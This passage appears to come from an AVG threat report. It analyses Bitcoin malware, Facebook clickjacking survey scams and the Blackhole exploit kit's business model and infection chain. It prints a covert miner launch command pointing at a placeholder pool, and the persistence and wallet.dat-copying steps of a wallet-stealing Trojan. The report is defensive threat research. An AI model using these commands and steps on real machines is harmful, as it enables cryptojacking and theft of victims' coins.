Fee[?]: 0.0005
Raw transaction[?]

Inputs[?]

Previous output (index)[?]	Amount[?]	From address[?]	Type[?]	ScriptSig[?]
cdb98acbde60....:0	7.65675172	1BSY6eq3MQZ4QpYGm2shgJaGSLsAPoFe5r	Address	3046022100a0c514e633c8b5a13ec7369cdc334 044c365aed941024f6b580c614e792fe43b0ef24

Outputs[?]

Index[?]	Redeemed at input[?]	Amount[?]	To address[?]	Type[?]	ScriptPubKey[?]
0	Not yet redeemed	7.5301062	1DqW4ikqZHquBRMtCVpuVeimVYv9CAzTkm	Address	OP_DUP OP_HASH160 8ccdbcb1fa3bb7f4bdadfcb8012ffd38dea74653 OP_EQUALVERIFY OP_CHECKSIG
1	Not yet redeemed	0.12614552	1HxvjRXr2pTLveFB1BMMKXTCokPRQTrS4E	Address	OP_DUP OP_HASH160 ba15be40ecaca2b46d3459bb350fd9824582c5d OP_EQUALVERIFY OP_CHECKSIG

Figure 5 - Bitcoin Transaction, source: blockexplorer.com

In this example (Figure 5), you can see the previous transactions (input), the sender (From Address), the receivers (To Address), the amount (Total BTC), the fee, etc.

Transaction fees may be included with any transfer of Bitcoins from one address to another. At this point, many transactions are typically processed in a way where no fee is expected at all. However, for transactions which draw coins from many Bitcoin addresses and therefore, have a large data size, a small transaction fee is usually expected. The transaction fee is processed by and received by the Bitcoin miner. When a new Bitcoin block is generated with a successful hash, the information for all the transactions is included with the block, and all transaction fees are collected by that user creating the block. The user is free to assign those fees to himself.

There might be a 0-Day security flaw within the Bitcoin (BTC) network which allows transaction fees from the previous 50-100 or so blocks to be multiplied and transferred to any account instead of to the people who created these blocks.

For the price of your Mozilla Firefox passwords, you will get a bogus message saying you will receive BTC funds within <RANDOM> amount of minutes and from <RANDOM> (and thus invalid) address of the Bitcoin sender.

The following simple AutoIt script code can be used to produce a random Bitcoin-like address:

```
Func Fn0175()
	Local $Local011A = StringSplit("QWERTYUIOPLKJHGFDSAZXCVBNMabcdefghijklmnopqrstuvwxyz0123456789", "")
	Local $Local011B = ""
	For $Var01F2 = 1 To 0x0022
		$Local011B &= $Local011A[Random(1, 0x003E, 1)]
	Next
	Return $Local011B
EndFunc
```

Not Part of the Bitcoin Network? Are you sure?

Our Security Labs have noticed a kind of a Trojan that uses the user's computer to mine Bitcoins on behalf of the attacker. The Trojan manages to silently install itself on victim's computers (exploiting various vulnerabilities). This piece of malware can run without a user's knowledge, it is running in the background by disguising itself as a windows process (using filenames that belong to or are similar to the Microsoft Windows processes, often exploited to hide a malware presence such as spoolsv.exe, svcho0st.exe, explorer.exe). The Malware is using victims CPU and/or GPU computing power to mine BTC (Bitcoin currency) for someone else.

An example for command line which starts the Bitcoin client with the relevant parameters:
svchoost.exe -a 60 -g yes -o http://xxxx:8332/ -u <user name> -p <password> -t 2:
This can be easily used as part of a Botnet which could mine Bitcoins using the CPU power of a victim's computer.

The first two examples are considered a "small change" for cyber criminals. They are always looking for the "big money," an easy target in a shortest period of time. Mining for Bitcoins is a long process; the easier way is to steal someone else's Bitcoins, someone who already invested the efforts to gain Bitcoins. The distribution channels of Bitcoin malware do not bring anything new to the table – known infection vectors are abused:

- Malware is "bundled" with some application and malicious files are silently dropped in the background of installation.
- Using social engineering to persuade users to download and install malware.

Cyber criminals can go after the Bitcoin owners and try to install their “Money” by luring them to install a piece of malware. This malware then acts as a backdoor and allows remote control of an installed Bitcoin client on the victim’s machine (Figure 6) or directly steals the Victim’s Wallet (see Virtual Pickpockets below)




Figure 6 - Trojan Which Allows Remote Control Over Bitcoin Client

By remote controlling the Bitcoin Client, the cyber criminal can easily transfer the content of the wallet to their account. In the Bitcoin market, as said earlier, the account is anonymous; all users see is an address, it will be impossible to retrieve the money once it was approved by the network.

Virtual Pickpockets

People might be expecting to get pickpocketed while wandering around the city, going to a festival or just being a tourist elsewhere, in these cases their wallet is usually within reach of pickpocketers. However, how many people don’t realize their wallet is within reach while they are at home? If you are one of the early adopters of a digital currency, you should have known that, if you are not part of this group… just pay attention, it will pay off.

A Bitcoin wallet contains all the private keys necessary for spending. If the wallet is being deleted without a backup, then the owner no longer has the authorization information necessary to claim his coins, and the coins associated with those keys are lost forever.

One of the oldest crimes has been adopted by cyber criminals, and people don’t even need to leave their home to lose their (Bitcoin) wallet. Let’s see how one of these Bitcoin pickpockets is doing their shady business.

How does this work?

1. First step is as usual to lure victim to download the malware or exploit known vulnerability and download it
2. “Wear a jacket” by copying the malware to the temp directory and disguising as a legitimate Windows process: Copy file "c:\WORK\55a88f1341a0e948a592dc3aadec6208.exe" to "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\svchost.exe"
   Reboot will not help in this case…
3. Set registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run "svchost.exe" = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\svchost.exe"
4. Copy file "C:\Documents and Settings\<user_name>\Application Data\Bitcoin\wallet.dat" to "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\
5. While code itself is slightly obfuscated and there are keylogging features included, file contains few naked strings revealing wallet.dat stealing action (`Figure 7`)




Figure 7 - Stealing Wallet.Dat

All malicious files (and its variants) mentioned in this article are detected by AVG as Trojan horse Bitcoin, potentially unwanted application or part of password stealer malware family.

Recommendations

- Don’t leave virtual wallets unattended (unsecure)[13]
- Know the risks and use precautions
- Keep security applications up to date to ensure protection against such threats

[13]Source: https://en.bitcoin.it/wiki/Securing_your_wallet

Anatomy of a Facebook Attack

In our Q1 Community Powered Threat Report, we discussed Facebook's popularity and its fast growth, making it a prime target for cyber criminals.

Facebook is the second most popular site in the world according to Alexa's traffic rankings. Facebook had explosive growth from 2008 with ~100 million users to ~750 million users today. This equates to about ~11% of world's population or ~36% of global internet users; Facebook became the largest social network worldwide (source: internetworldstats.com[14])

In this report, we examine the anatomy of the Clipjacking and Survey Scam. Clipjacking (similar to ClickJacking or LikeJacking methods) is a method where scammers try to trick Facebook users into clicking on a play button of a video clip. In this specific case it is claimed to be the world's funniest condom commercial. Similar to the earlier LikeJacking scams, the users do not realize that by trying to play the video clip, they are unwittingly saying that they like the video clip, and not just that, they even "share" it with their Facebook friends. However, **the ultimate aim of this attack is to get the victim to agree to an automatic $10 monthly mobile phone charges.** Even if the victim evades the monthly mobile phone charges, they are likely to be embarrassed at a minimum, as most of the lures involve subjects of an adult or morbid nature. Co-workers, bosses, parents, children and spouses are usually part of each people's network.

This attacking method is taking advantage of the viral nature of Facebook, every time someone is trying to watch the video clip, it is written on their wall and being shared among his friends and his friend's friends (via the News Feed) and spreads all over the Facebook nation.

The attack involved placing a transparent image file (GIF) over a video clip, this GIF file and the hidden code can go unnoticed by the majority of Facebook users. The user is tricked into believing that they are pressing the "play" button but actually clicking on the transparent GIF which executes the code.

It is important to note that even though this is not a computer virus or worm per se, since it relies on the viral nature of Facebook itself to spread, it is viewed by most of the victims as they've been hit by a virus.

Clickjacking is one of the most common attacks executed against Facebook users. In August 2011 alone we have witnessed that more than ~80% of the attacks on Facebook were Clickjacking related (Figure 8).




Figure 8 - Facebook Attacks Statistics, August 2011

Let's dive deeper to see a live example of how this attack works:

1. A Facebook user sees on their news feed, a viral link recommended by a friend in their network
2. When clicking on the viral link, the following page is presented (Figure 9), all they needs to do is click on the play button, right? …Wrong.

Figure 9 - "innocent" play video page

3. As we are often told… **read the fine print**! Most Facebook users will not be able to see the hidden code underneath the photo (marked with a red border) or wouldn't understand the implication if they did
4. In the following screenshot (Figure 10), part of the code is highlighted

Figure 10 - Highlighted Malicious Code

5. Anyone clicking the play button would have this same code executed on their Facebook account, on top of the hidden "like" process, the user is being asked to fill out an endless list of surveys, generally to "prove that they are not an internet bot (Figure 11)




Figure 11 - Internet Surveys

6. After a seemingly endless process of surveys, eventually the user gets to the point where they "only" need to supply their cell phone number. While supplying the cell phone number, the user basically agrees to an automatic $10 monthly mobile phone charge… (Figure 12)




Figure 12 - The Small Print

Estimated clip/clickjacking revenues:

The following chart (Figure 13) shows the clickjacking detection rates during Jan-Mar 2011.




Figure 13 - Survey Spam and Clipjacking Jan-Mar 2011

The Facebook detections are the ones that show Facebook as either the deliverer or the referrer, and it roughly works out to 30,000 detection reports daily in March 2011. AVG's 'population' is 98 million and the Internet's population is ~2 billion people (source: internetworldstats.com [15]), so we can assume that the real daily detections are approximately ~600,000 (30,000 X 20). Let's assume that the success rate (meaning users who did provide their cell phone details to the cyber criminals) is about 1%. This translates to 6,000 users who generate $60,000 per day of gross profit, or ~1.8M per month. However, we shouldn't forget this is not a one-time sale. Unless the victim cancels the charge, it will recur each month, easily compounding to **over ~$20,000,000 annually**.

Other ClickJacking / likeJacking scams that we witnessed during the year are:

- "Big baby born – amazing effects"
- "Who is looking at your profile"
- "Girl caught stripping on webcam by her dad"
- "You won't believe what this teacher did to his student"
- "This guy took a picture of his face every day for eight years"
- "Lily Allen shows her breasts on British television"

The main take away from the above story is that stealing credit card data is passé… to steal a victim's money, all that is needed is their mobile phone number. Mobile phones companies make it easy for the scammers since they collect the money for them.

Recommendations

- The first step is for people to avoid Facebook videos that offer dubious content, sensational or extreme headlines or too good to be true offers or deals
- AVG LinkScanner provides a FREE technology to protect users from these types of attacks
- AVG provides 'AVG Mobilation™', free software for Android to protect users from such threats, especially important when users install Facebook application on their mobiles
- Check phone bills regularly

[15] http://www.internetworldstats.com/stats.htm

Follow Up on Blackhole Attack

Blackhole is the most prevalent attack tool kit reported by the AVG community. During H1 2011, more than ~34 million detections were reported by our community.

An attack toolkit is a commercial software program that can be used by novices and experts alike to facilitate the launch of widespread attacks on networked computers. With the attack toolkit, the cyber criminals can easily launch an attack using pre-written malicious code that exploits a number of vulnerabilities in popular applications. These attacks often target un-patched security bugs in widely used products such as Adobe Flash Player, Adobe Reader, Internet Explorer and the Java Runtime Environment.

The ease of use and accessibility of these toolkits gaining popularity in recent years have opened the doors to more cyber criminals who would otherwise lack the required technical expertise to succeed in the cyber crime underground.

In the past, cyber criminals had to write their own malicious code from scratch, so the field was dominated by more technical savvy criminals. Quite quickly they realized that they can "monetize" their efforts by selling tool kits to less-savvy criminals who would pay good money for the tools they needed to commit crimes. The Blackhole creators have taken that "commercialization" one step further – leasing their exploit kit. The genius of the kit lies in its straightforward user interface, sophisticated design, encryption and its creators' marketing model.

The kit first appeared on the criminal underground market in September of 2010 and ever since then has quickly been gaining market share. By mid 2011 it was installed on about 16,000 sites where web users would fall victim to drive-by downloads.

Blackhole Detections statistics

The following graphs (Figure 14), displays data based on our user community.




Figure 14 - Blackhole Detections H1 2011

Blackhole detections reached its peak during March 2011 with more than 8 million detections and then started to decline dropping sharply during June 2011.

Meanwhile, AVG threat labs have noticed that the number of domains carrying the Blackhole exploit kit has increased, as can be seen in Figure 15. Even though the number of detections decreased from March 2011, the number of domains increased during the same period.




Figure 15 - Unique Domains Monthly Distribution

The decreasing number of detections after the March peak and the simultaneous increase in the number of domains carrying Blackhole indicates that there are more traps on the web, but fewer victims falling into them.

One possible explanation for this trend can be related to anti-virus software, network filtering and safe-surfing measures people are using, which keep web users from visiting these malicious sites.

The Blackhole Business Model

The Blackhole creators are believed to be from Russia as the kit comes with Russian and English language support. Unlike its competitors, the developers do not sell the software on the underground network. Instead they lease it for a $1,500 annual license fee.

Blackhole pricing scheme (MalwareReview.com[16])

Annual license: $ 1500
Half-year license: $ 1000
3-month license: $ 700

Update cryptor $ 50
Changing domain $ 20 multidomain $ 200 to license.
During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): $ 200
2 weeks (14 full days): $ 300
3 weeks (21 full day): $ 400
4 weeks (31 full day): $ 500
24-hour test: $ 50

There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract. Providing our proper domain included. The subsequent change of the domain: $35
No longer any hidden fees, rental includes full support for the duration of the contract.

Technical Design

On the server side, the Blackhole exploit kit is based on PHP and MySQL. On the client side, it targets the Windows operating system and popular applications running on Windows OS by exploiting Java, Adobe and Internet Explorer vulnerabilities.

Blackhole gained popularity due to its feature richness and flexible pricing scheme as:

- Blackhole contains anti-detection measures to avoid being detected by security solutions. It contains an obfuscation option and custom encryption scheme in order to block analysis and detection
- Statistical Console: The Blackhole exploit kit offers its customers a quick view of the most relevant information, such as the number of computers that is part of the network and their respective countries, infection statistics (by OS, by browser type, by exploit), etc. (Figure 16)
- Online virus scanning services to check how well the malware is being detected




Figure 16 - Blackhole Management Console

[16] http://malwareview.com/index.php?topic=857.0

How Does It Work

The cyber criminals, in order to infect as many machines a possible, install a web server, register it on a cheap and easily registered domain (such as the infamous. Co.cc domain) and install their exploits. These are known as “exploit servers,” because web users, unless they are redirected to them, would never visit them or even know they existed (e.g. the hidden web). The infected sites sit there like little poisoned mushrooms, and no one gets infected unless they go to them by accident.

The cyber criminals then break into popular web sites, such as WordPress, social network sites and others sites. On these sites the cyber criminals embed a relatively short and easily overlooked piece of JavaScript code, which is often obfuscated to hide its intentions. They commonly use the same obfuscation tool which is to hand (since they already paid for it anyway), and it works reasonably well.
The de-obfuscation of this piece of JavaScript code will occur when the page loads. Behind the obfuscated code, there is an IFRAME which redirects the victim’s browser to the relevant malicious page on the exploit server.
The exploit server attacks, often first using a malicious Java JAR file that downloads and executes a Trojan (Figure 19) onto the victim's machine. If that works, that machine is under a full control of the criminals.

Whether it was successful or not, the next obfuscated Blackhole exploit will attack next (Figure 20). This is a JavaScript code that attempts to load malicious PDF or SWF (Flash) files or attack with an old MDAC attack (un-patched Internet Explorer version 6 is vulnerable to this.) There is a great variety of options that aim to break into the victim's machine and control it by loading and executing Trojan programs.

If a Web user has been diligent in keeping their system fully updated, the attack will probably fail. It will succeed if it finds an un-patched vulnerability or if the cyber criminal has used a zero-day vulnerability.

From the end user perspective, when a user visits a compromised website, they will be redirected to a page which looks like 404 ‘page not found’ (Figure 17) however the malicious code on the page that is hidden from the eyes of a novice user (Figure 20). In some cases, the user will notice that a rogue antivirus program has been installed and run (Figure 18 - Rogue Antivirus program

). Once the machine has been infected, the “404” window closes, the end user machine then starts to talk to its C&C server from which it downloads additional files in the background:

- Key loggers
- Banking Trojans
- Remote access Trojans (RATs)
- Fake antivirus applications
- Bots such as SpyEye or Zeus. The bots are often used to distribute spam or carry out distributed denial-of-service attacks

Figure 17 - End user view while loading the malicious page

